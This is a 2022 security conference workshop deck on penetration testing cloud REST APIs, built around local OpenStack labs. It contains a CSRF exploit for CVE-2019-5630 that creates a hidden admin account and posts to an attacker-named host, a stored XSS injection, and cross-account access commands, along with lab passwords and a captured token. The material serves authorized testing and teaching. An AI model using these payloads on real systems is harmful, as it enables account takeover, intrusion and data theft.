

Pen Testing Cloud REST APIs

Rodney Beede & Julian Harris
June 2022
BSides SATX

<https://www.rodneybeede.com/>

Bio

<https://www.rodneybeede.com/curriculum%20vitae/bio.html>

M.S. in Computer Science

- University of Colorado at Boulder
- "A Framework for Benevolent Computer Worms" 2012

Security Work

- BSides San Antonio 2021 - [Presented talk - Common Cloud Vulnerabilities with Walkthroughs](#)
- AWS Certified Security - Specialty certification - May 2021
- CISSP - January 2020
- BSides San Antonio 2020 - [Presented talk - Automating Attacks Against Google Home Device Provisioning](#)
- BSides San Antonio 2019 - [Presented talk - Real-world attacks against Rackspace](#). A review of real-world attacks we see every we vulnerability testing we perform on ourselves (red teaming missions).
- CVE-2019-5630 - [Cross-Site Request Forgery \(CSRF\) vulnerabilities on API endpoints using Flash](#). Vendor release patch 6.5.69
- [CVE-2019-11535](#) - RE6400 and RE6300 through versions 1.2.04.022 allows for remote command execution
- CVE-2019-8346 - XSS in ManageEngine ADSelfService Plus param adscsrif
- [CVE-2019-5615 - Rapid7 insightVM \(nexpose\)](#) also exposes clear-text password for backups and keystore (chased vendor to add
- [Slack vulnerability \(#496095\)](#) where any third party add-on can post to announcements-only channel
- OSCP - March 2019
- "Unattended, Unlocked, Unprotected Terminals - User Security Training with USB Rubber Ducky" - August 21, 2018
- "Making App Password Changes Easier" - August 6, 2018
- BSides San Antonio 2018 - CTF winning team
- "Cloud API Service Accounts and Managing a Jungle of Credentials" - InnoTech Oklahoma; October 5, 2017
- "Single Sign-On Watering Hole" vuln. presentation at BSidesOK 2017
- "Shadow IT In The Cloud" - Oklahoma Retailers InfoSec Forum, 2016
- "Case Study: Seagate's Amazon AWS Cloud Security" - InnoTech & IWS9, 2016
- [Discovered CVE-2015-8503 XSS in Tenable SecurityCenter; 2016](#)
- [Discovered data disclosure vuln in Google Spreadsheets; 2015](#)
- "Case Study: Seagate's OpenStack Swift Security" - InnoTech 2015; CSA&IAPP 2014
- CSA Certificate of Cloud Security Knowledge (CCSK) - 2014
- [Authored chapter "Object Storage" in the OpenStack Security Guide](#)
- [Discovered CVE-2013-3627: McAfee Agent v4.6 Denial of Service](#)
- AppSec USA (OWASP) - CTF winning team - 2012 & 2013
- [Misc Security Blog Posts](#)

Workshop Setup

- Connect to room WiFi
 - BSidesSATX2022-API-Workshop / Editor8-Accent-Basin
- Who needs Burp Suite still?
 - <http://198.51.100.199/>
- Command line utilities
 - OpenStack CLI
 - Needs python and pip
 - <https://pypi.org/project/python-openstackclient/>
 - GCloud CLI
 - Already bundles python
 - <https://cloud.google.com/sdk/docs/install#windows>

Cloud APIs

- AWS
 - Private pen testing program
- Google Cloud
 - <https://support.google.com/cloud/answer/6262505?hl=en#zippy=%2Cdo-i-need-to-notify-google-that-i-plan-to-do-a-penetration-test-on-my-project>
- Microsoft Azure
 - <https://www.microsoft.com/en-us/msrc/pentest-rules-of-engagement>
- OpenStack
 - Open source

Web APIs

Called from:

1. Command line tools
 - a. Some remote client to the API endpoint server
2. Servers
 - a. Some web app calls other services' APIs
 - b. Example: Web app stores a file upload into S3 via an API call
3. Web browsers
 - a. AJAX / JavaScript

Authentication to APIs

- Passed in an HTTP header
 - Authorization: Bearer some-token
 - Authorization: Basic cm9kbmV5OnRoYW5rc2ZvcmlY29kaW5n
 - X-Auth-Token: some-token
 - Cookie: session-id=abcdef1234567890
- First vulnerability
 - Endpoint where API and Web UI are shared
 - API accepted with Authorization or Cookie value
 - CSRF was possible
 - CVE-2019-5630
 - <https://www.rodneypeede.com/security/cve-2019-5630.html>

CVE-2019-5630

- Back when Flash was still in browsers
 - Site with malicious csrf.swf
- Send user a redirect to their own Nexpose InsightVM console API

```
return  
s.send_response(307)  
s.send_header("Location", "https://rapid7.insightvm.example.com/api/3/users")  
s.end_headers()
```

- API endpoint “Content-Type: application/json” could not be set by web browsers
 - Flash allowed this however
 - Most web browsers did not, but not a guarantee that it could not happen
 - Thus CSRF was not blockable by the Content-Type assumption
- Web browser helpfully passed Cookie auth header
- REST API used authenticated session as user to create backdoor account

```
member1 = {  
    "authentication": {  
        "type": "admin"  
    },  
    "role": {  
        "id": "global-admin",  
        "allAssetGroups": true,  
        "allSites": true,  
        "superuser": true  
    },  
    "password": "ThanksForThePhish",  
    "login": "hacker",  
    "name": "Hacker CSRF test",  
    "email": "nobody.a34342@rodneybeede.com"
```

```
var myData:Object = member1;  
myJson = JSON.stringify(myData);  
var url:String = "http://big-mean-attacker.rodneybeede.com:80/";  
var request:URLRequest = new URLRequest(url);  
request.requestHeaders.push(new URLRequestHeader("Content-Type", "application/json"));  
request.data = myJson;  
request.method = URLRequestMethod.POST;
```


API Types

- REST
 - HTTP headers play big role
 - HTTP request content payload
 - Popular to see json now
 - Sometimes just plain HTTP form encoded data
- XML
 - Popular for SAML
 - Hint: Look for XXE attacks
- SOAP
 - Older, Not as popular today
 - Had WSDL (Web Service Definition Language)
- Some APIs support multiple
 - Example: AWS S3 supports SOAP and REST

Cloud Shared Responsibility Model

- Customer Responsibility
 - Configuration of customer account settings
 - Applying ACLs to data correctly
 - Customer provided software security
- Cloud Provider Responsibility
 - Infrastructure security
 - Web service (API, UI) code security
 - Data storage security (as specified by customer)
- We will be pen testing the cloud APIs themselves
 - Cloud Provider responsibility

Cloud API Vulnerabilities

- Confused-deputy
 - Mishandled user input & authorization leads to customer data exposure
- Same account ACL (IDOR) bypass
 - Violating an IAM policy
- XSS
 - Reflective not very common (due to content-type)
 - Persistent or DOM possible
- SSRF
 - Obtaining access to internal systems
- DoS
 - Causing API to exhaust provider resources
- HTTP 500 Errors
 - More useful than you think
- More: [OWASP API Security Top 10](#)

Discussion: SSRF

- Uncommon for cloud API to take URL as input
 - If it does - TEST for SSRF
- Metadata URL service
 - Popular in AWS
 - Default is still not the most secure option
 - GCloud
 - Requires an additional header which reduces SSRF
 - OpenStack
 - Needs to be turned on
 - Azure
 - Requires an additional header which reduces SSRF
- Don't limit yourself to metadata
 - Look at port 8080 on 127.0.0.1 for special access to the API
 - Other internal only IP addresses and services
- Also attack load balancer Host: or other headers

Discussion: API Input Fuzzing/Tampering

- [illegible]

HTTP Status 500 - For input string: "null"



type Exception report

message For input string: "null"

description The server encountered an internal error that prevented it from fulfilling the request

exception

```
java.lang.NumberFormatException: For input string: "null"
    java.lang.NumberFormatException.forInputString(NumberFormatException.java:65)
    java.lang.Integer.parseInt(Integer.java:492)
    java.lang.Integer.parseInt(Integer.java:527)
    sun.reflect.NativeMethodAccessorImpl.invoke0(Native Method)
    sun.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:57)
    sun.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)
    java.lang.reflect.Method.invoke(Method.java:606)
    com.opensymphony.xwork2.DefaultActionInvocation.invokeAction(DefaultActionInvocation.java:438)
    com.opensymphony.xwork2.DefaultActionInvocation.invokeActionOnly(DefaultActionInvocation.java:455)
    com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:487)
    org.apache.struts2.interceptor.debugging.DebuggingInterceptor.intercept(DebuggingInterceptor.java:40)
    com.opensymphony.xwork2.DefaultActionInvocation.invoke(DefaultActionInvocation.java:487)
    ...
```

note: The full stack trace of the root cause is available in the Apache Tomcat/7.0.52 logs

Discussion: HTTP 500

- More impactful than people think
 - Indicates a failure to do proper input validation
 - Hints at further weak points to fuzz
- Impacts
 - Excessive logged failures alarm ops
 - Ops expends resources investigating
 - Distract ops while exploiting something else
 - Restarts service to “fix” issue but causes unneeded outage
 - Stack trace dumps
 - Reveal source code structure
 - Server-side directories
 - Software versions
 - Insufficient input handling here encourages attacking other weak spots

OpenStack

- Easy to test on as we can run it locally
- Please connect to workshop WiFi
- Verify you can
 - `$LAB_OPENSTACK_IP = "198.51.100.210"`
 - `ping $LAB_OPENSTACK_IP`
 - Web browse to `https://${LAB_OPENSTACK_IP}:8080/healthcheck`
 - Ignore the self-sign cert error

Refs:

- <http://greenstack.die.upm.es/2015/06/02/openstack-essentials-part-2-installing-swift-on-ubuntu/>
- <https://docs.openstack.org/swift/latest/install/controller-install-ubuntu.html>
- <https://docs.openstack.org/security-guide/object-storage.html>
 - I (Rodney) wrote this chapter

Capturing an API into Burp Suite

- Start Burp Suite if you have not already done so
- Let's setup the OpenStack CLI
 - Windows: Install Python 3
 - Win search, Manage app execution aliases
 - Disable the App installer's for python

● `pip install python-swiftclient`

Verify Swift Client Works

```
swift --insecure  
--auth=https://${LAB_OPENSTACK_IP}:8080/auth/v1.0  
-U system:root -K testpass --verbose stat
```

```
StorageURL: https://192.168.0.57:8080/v1/AUTH_system  
Auth Token: AUTH_tk5399514d06124636a8425b1c65315361  
Account: AUTH_system  
Containers: 0  
Objects: 0  
Bytes: 0
```

Setup Burp As Intercepting Proxy

Observe value is `http://localhost:8080`, NOT `https`:

Windows (PowerShell)

```
$Env:https_proxy = "http://localhost:8080"
```


Linux

```
export https_proxy=http://localhost:8080
```

Verify Burp and OpenStack CLI work

```
swift --insecure  
--auth=https://{LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
system:root -K testpass --verbose stat
```

Now go view Burp:



The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected in the top navigation bar. Below it, the 'HTTP history' section is active, displaying a list of intercepted requests. The first request is highlighted in orange. The filter at the top indicates 'Hiding CSS, image and general binary content'.

#	Host	Method	URL
1	https://192.168.0.57:8080	GET	/auth/v1.0
2	https://192.168.0.57:8080	HEAD	/v1/AUTH_system
3	https://192.168.0.57:8080	GET	/auth/v1.0
4	https://192.168.0.57:8080	HEAD	/v1/AUTH_system

Another Test

```
echo $Env:USERNAME > sample_object.txt
```

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root  
-K testpass upload bsides-workshop sample_object.txt
```

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root  
-K testpass list
```

Everyone Ready?

Raise your hand if you need assistance with setup

Software and lab-command-line_windows.txt

<http://198.51.100.199/>

```
$LAB_OPENSTACK_IP = "198.51.100.210"
```

```
$Env:https_proxy = "http://localhost:8080"
```

```
swift --insecure --auth=https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
system:root -K testpass --verbose stat
```

XSS a Cloud REST API

What is *not* Cross-Site Scripting?

- Description field with `<script>alert(document.domain)</script>`

Widget Creator

Name:

Description:

This is a free-form field where the business logic allows international characters 🌐 and any free-form text needed.

Business formula is $x < \pi$.

`<script>alert('not going to execute code')</script>`

```
POST /REST/API/save.cgi HTTP/1.1
Host: 10.0.0.0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101 Firefox/101.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 299
Connection: close
Upgrade-Insecure-Requests: 1
```

```
namefield=OnlyAlphaNumeric1&descriptionfield=
This+is+a+free-form+field+where+the+business+logic+allo
ws+international+characters+%f0%9f%8c%8e+and+any+free-f
orm+text+needed.%0d%0a%0d%0aBusiness+formula+is+x+%3c%
pi.%0d%0a%0d%0a%3cscript%3ealert%28%27not+going+to+execu
te+code%27%29%3c%2fscript%3e%0d%0a
```

REST API - HTTP Response and XSS

Just having tags doesn't make it a vulnerability

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "widget": [{
    "name": "OnlyAlphaNumeric1cles",
    "description":
      "This is a free-form field where the business logic all
      ows international characters \uD83C\uDF0E and any free-
      form text needed.\r\n\r\nBusiness formula is x < pi.\r\n
      \r\n<script>alert('not going to execute code')</scrip
      t>"
  ]
}
```


XSS a Cloud REST API

What is Cross-Site Scripting?

- Is this a persistent XSS vulnerability?
 - Web UI parses JSON
 - Most libraries make this unlikely
 - But still a possibility (๐~๐)
- What if the response was not?
 - Content-type: application/json

```
HTTP/1.1 200 OK
Content-Type: application/json

{
  "widget": [{
    "name": "OnlyAlphaNumericicles",
    "description":
      "This is a free-form field where the business logic all
      ows international characters \uD83C\uDF0E and any free-
      form text needed.\r\n\r\nBusiness formula is x < pi.\r\n
      \r\n<script>alert('not going to execute code')</scrip
      t>"
  }]
}
```

XSS Backdoor via API

1. Have this simple UI for uploading pictures
 - a. **`http://{LAB_OPENSTACK_IP}:9080/REST/API/endpoint.cgi`**
2. UI interface restricted names correctly
 - a. Just a-z and nothing else
3. What if we don't use the upload button?

The screenshot shows a web browser window with the address bar displaying "192.168.0.57:9080/REST/API/endpoint.cgi". The page content includes an "Upload" button and a section titled "List of Uploaded Files". Below the title, there is a list of files: "sample_object.txt [size: 18] [etag: 50de75af90da3d6ee5fa2]" and "sugarskull-2019_orig.png [size: 154746] [etag: 302c70744a]". A security warning dialog box is overlaid on the right side of the browser window, stating: "192.168.0.57:9080 says This simulation would upload a file but only allow characters a-z and nothing else in the filename. No XSS for you." with an "OK" button.

← → ↻ ⚠ Not secure | 192.168.0.57:9080/REST/API/endpoint.cgi

Upload

List of Uploaded Files

sample_object.txt [size: 18] [etag: 50de75af90da3d6ee5fa2]
sugarskull-2019_orig.png [size: 154746] [etag: 302c70744a]

192.168.0.57:9080 says

This simulation would upload a file but only allow characters a-z and nothing else in the filename. No XSS for you.

OK

Unexpected Input Path

Use REST API to upload, not just UI

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root -K  
testpass upload fileuploads .\sample_object.txt
```

(Take a quick look in the web UI now)

```
# powershell escaped ""
```

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U system:root -K  
testpass copy fileuploads sample_object.txt -d  
'/fileuploads/easytest<script>alert(""you been  
pwned"")</script>forme'
```

Result

⚠ Not secure | 192.168.0.57:9080/REST/API/endpoint.cgi

192.168.0.57:9080 says
you been pwned

OK

IAM: Cross-Account Vulnerabilities

- Worst-case scenario for cloud provider
- Can customer A(ttacker) access or change customer V's data?
- A.k.a. Confused-deputy
 - An API mishandles authorization checks
 - You provide a malicious input pointing to another customer's data object
- Decent amount of work to setup
 - Setup your (attacker) IAM permissions
 - Create any pre-required resources (VPCs, configs, etc.)
 - Call the API legitimately first
- Easy to test
 - Call the API with manipulated inputs
 - Burp Suite helps with this

Baseline Functionality - Customer 1

Make a legit call

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account1:normal -K expected list
```

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account1:normal -K expected list deptdocs
```

Baseline Functionality - Customer 2

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account2:somebody -K else list
```

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account2:somebody -K else list research
```

Two Separate Customers

- Have their own accounts / containers
- Are not sharing their data

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account1:normal -K expected list research
```

Container 'research' not found

(expected)

Changing Accounts - CLI

Legit Call:

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account1:normal -K expected list --os-storage-url  
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account1
```

Illegit Call (will be Forbidden):

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
account1:normal -K expected list --os-storage-url  
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account2
```

Changing Accounts - Burp

Request

Pretty

Raw

Hex

```
1 GET /v1/AUTH_account2?format=json HTTP/1.1
2 Host: 192.168.0.57:8080
3 x-auth-token: AUTH_tk0ddad560e8cb4d79b8f980165a115fc6
4 Accept-Encoding: gzip, deflate
5 user-agent: python-swiftclient-4.0.0
6 Connection: close
7
```

So Where's the Vulnerability?

Coding errors in API permit unauthorized cross-account access

- Attacker has authenticated as themselves (AuthN)
- Authorization (AuthZ) fails due to mishandled input
- Common cause - string concatenation of user input

Object names are not secrets

- Nor container names or any other ID
- Proper ACLs should not rely on ID being kept secret

Confused-Deputy - Attacker

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
codeerror:unexpecteduser -K shouldn't happen  
list
```

(expect successful self-call)

(observe the list output)

Confused-Deputy - Exploit

```
swift --insecure -A  
https://${LAB_OPENSTACK_IP}:8080/auth/v1.0 -U  
codeerror:unexpecteduser -K shouldnothappen  
list research --os-storage-url  
https://${LAB_OPENSTACK_IP}:8080/v1/AUTH_account2
```

Exploit Result

Request

Pretty

Raw

Hex



ln



```
1 GET /v1/AUTH_account2/research?
  format=json HTTP/1.1
2 Host: 192.168.0.57:8080
3 x-auth-token:
  AUTH_tk713378bd3e4b4543894249640
  297e09a
4 Accept-Encoding: gzip, deflate
5 user-agent:
  python-swiftclient-4.0.0
6 Connection: close
7
```

Response

Pretty

Raw

Hex


Render

```
1 HTTP/1.1 200 OK
2 Content-Type: application/json; charset=utf-8
3 X-Container-Object-Count: 3
4 X-Container-Bytes-Used: 7838
5 X-Timestamp: 1654649215.72924
6 Last-Modified: Wed, 08 Jun 2022 00:46:57 GMT
7 Accept-Ranges: bytes
8 Content-Length: 535
9 X-Storage-Policy: Policy-0
10 X-Container-Sharding: False
11 X-Trans-Id: tx6147c991a0e448a78ccfc-00629ff5f4
12 X-Openstack-Request-Id: tx6147c991a0e448a78ccfc-00629ff5f4
13 Date: Wed, 08 Jun 2022 01:05:56 GMT
14 Connection: close
15
16 [
  {
    "bytes":2135,
    "hash":"f2553115868617d518da580902e58c33",
    "name":"fyi_emoji.png",
    "content_type":"image/png",
    "last_modified":"2022-06-08T00:46:56.573710"
  },
  {
    "bytes":2661,
    "hash":"151f57d9a20cdece299ccbba44af1abd",
    "name":"initials profile picture - small.png",
    "content_type":"image/png",
    "last_modified":"2022-06-08T00:46:56.180800"
  },
  {
    "bytes":3042,
    "hash":"218cc7f5fdebfb3c80711972ebca8482",
    "name":"super-secret-doc-for-account2-only.txt",
    "content_type":"text/plain",
    "last_modified":"2022-06-08T00:46:55.777970"
  }
]
```

IAM: Same Account Vulnerabilities


- One customer account
 - User A
 - User T
- User A has grants to only resources x,y,z
- User B has grants to only resources n,o,p
- An API must not allow B to access x,y,z
- Hardest part?
 - What resources should an IAM policy protect?
 - Not all cloud APIs clearly document API access control features
 - Which makes customer mistakes also more likely
 - Especially “Deny” rules in policies

Google Cloud API Testing

- Create yourself a free Google Cloud account
 -  You can do many tests within the free tier
 - But you may incur expenses at your **own risk and cost**
 - <https://cloud.google.com/free>
-
- Requires working Internet connection
 - Requires mobile for verification
 - Requires credit card/PayPal/bank for verification

Setup the GCloud CLI

- <https://dl.google.com/dl/cloudsdk/channels/rapid/GoogleCloudSDKInstaller.exe>



Setup GCloud CLI Credentials

```
gcloud init
```

- Provide your credentials
- Authorize the access
- Select the default provided (#1) project-id

Google Cloud SDK wants to
access your Google Account

Burp Suite Interception of GCloud

```
$Env:https_proxy = "http://localhost:8080"
```


```
curl.exe --output burp-ca.der http://localhost:8080/cert
```

```
# Use Windows GUI to convert the der to base64 pem
```

```
$Env:CLOUDSDK_CORE_custom_ca_certs_file = "$pwd\burp-ca.cer"
```

Proxy Cert Setup

- Double click the burp-ca.der file in Windows Explorer
- Details tab, Copy to File...



```
$Env:CLOUDSDK_CORE_custom_ca_certs_file = "$pwd\burp-ca.cer"
```

Proxy Cert Setup - 3

- Base-64 encoded X.509 (.CER)
- File name = burp-ca.cer
- Finish

Export File Format

Certificates can be exported in a variety of file formats.

Select the format you want to use:

☐ DER encoded binary X.509 (.CER)

☒ Base-64 encoded X.509 (.CER)

File to Export

Specify the name of the file to export.

File name:

burp-ca.cer

```
$Env:CLOUDSDK_CORE_custom_ca_certs_file =  
"$pwd\burp-ca.cer"
```

Calling a GCloud API

gcloud projects list

The screenshot displays the Burp Suite interface, specifically the HTTP history and request/response details. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. The main toolbar shows various tools like Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, Comparer, Logger, Extender, and Project op. The HTTP history table lists a single request to `https://cloudresourceanager.googleapis.com/v1/projects?alt=json&filter=lifecycleState%3AACTIVE&pageSize=500` with a status of 200 OK. The request details pane shows the raw HTTP request, and the response details pane shows the raw HTTP response, which is a JSON array containing project information.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type
1	https://cloudresourceanager....	GET	/v1/projects?alt=json&filter=lifecycleS...	✓		200	727	JSON

Request

PrettyRawHex

1 GET /v1/projects?alt=json&filter=lifecycleState%3AACTIVE&pageSize=500 HTTP/1.1
2 Host: cloudresourceanager.googleapis.com
3 user-agent: google-cloud-sdk gcloud/389.0.0 command/gcloud.projects.list
4 invocation-id/0f2b23f16c8144b68f4607e22c931fd1 environment/None environment-version/None interactive/True from-script/False python/3.9.12 term/ (Windows NT 10.0.19044)
5 Accept-Encoding: gzip, deflate
6 accept: application/json
7 Connection: close
8 content-length: 0
9 authorization: Bearer ya29.a0ARdaM8kibriWk_ILOV4BMXZm8M7MPL4Q68Deg8FiZA17dNWTuL_H-JcobbAuBmy6QtUxC-2b8RijTM5-2qYBWtqpNNq_aZ9fTaaoYAGT4yz7eUGDNHMHJHW1Ou-tFtZZswOj1kEF3gUDUHFVn9PiZoihQ3HD1baDi2

Response

PrettyRawHexRender

1 HTTP/2 200 OK
2 Content-Type: application/json; charset=UTF-8
3 Vary: Origin
4 Vary: X-Origin
5 Vary: Referer
6 Date: Thu, 09 Jun 2022 02:56:53 GMT
7 Server: ESP
8 Cache-Control: private
9 Content-Length: 234
10 X-Xss-Protection: 0
11 X-Frame-Options: SAMEORIGIN
12 X-Content-Type-Options: nosniff
13 Server-Timing: gfet4t7; dur=897
14 Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000,h3-Q050=":443"; ma=2592000,h3-Q046=":443"; ma=2592000,h3-Q043=":443"; ma=2592000,quic=":443"; ma=2592000; v="46,43"
15
16 {
17 "projects": [
18 {
19 "projectNumber": "523490731674",
20 "projectId": "tensile-medium-352701",
21 "displayName": "tensile-medium-352701",
22 "lifecycleState": "ACTIVE",
23 "createTime": "2022-06-08T14:14:14.141Z",
24 "updateTime": "2022-06-08T14:14:14.141Z",
25 "labels": {}
26 }
27]
28 }

Reporting Tips

- Re-read the bounty program rules
- Steps to reproduce
 - Use plain-text where possible
 - Easy copy+paste = faster verification by provider
 - Screenshot if necessary for formatting/demo
- Example - Vulnerability accessing other customer's data:
 - Indicate you only accessed your own test data, not other real customers
 - IAM policies used in test setup
 - Cloud CLI tool calls used to API
 - Raw HTTP request manipulated in Burp Suite proxy
 - Resulting proof of exploit screenshot with highlights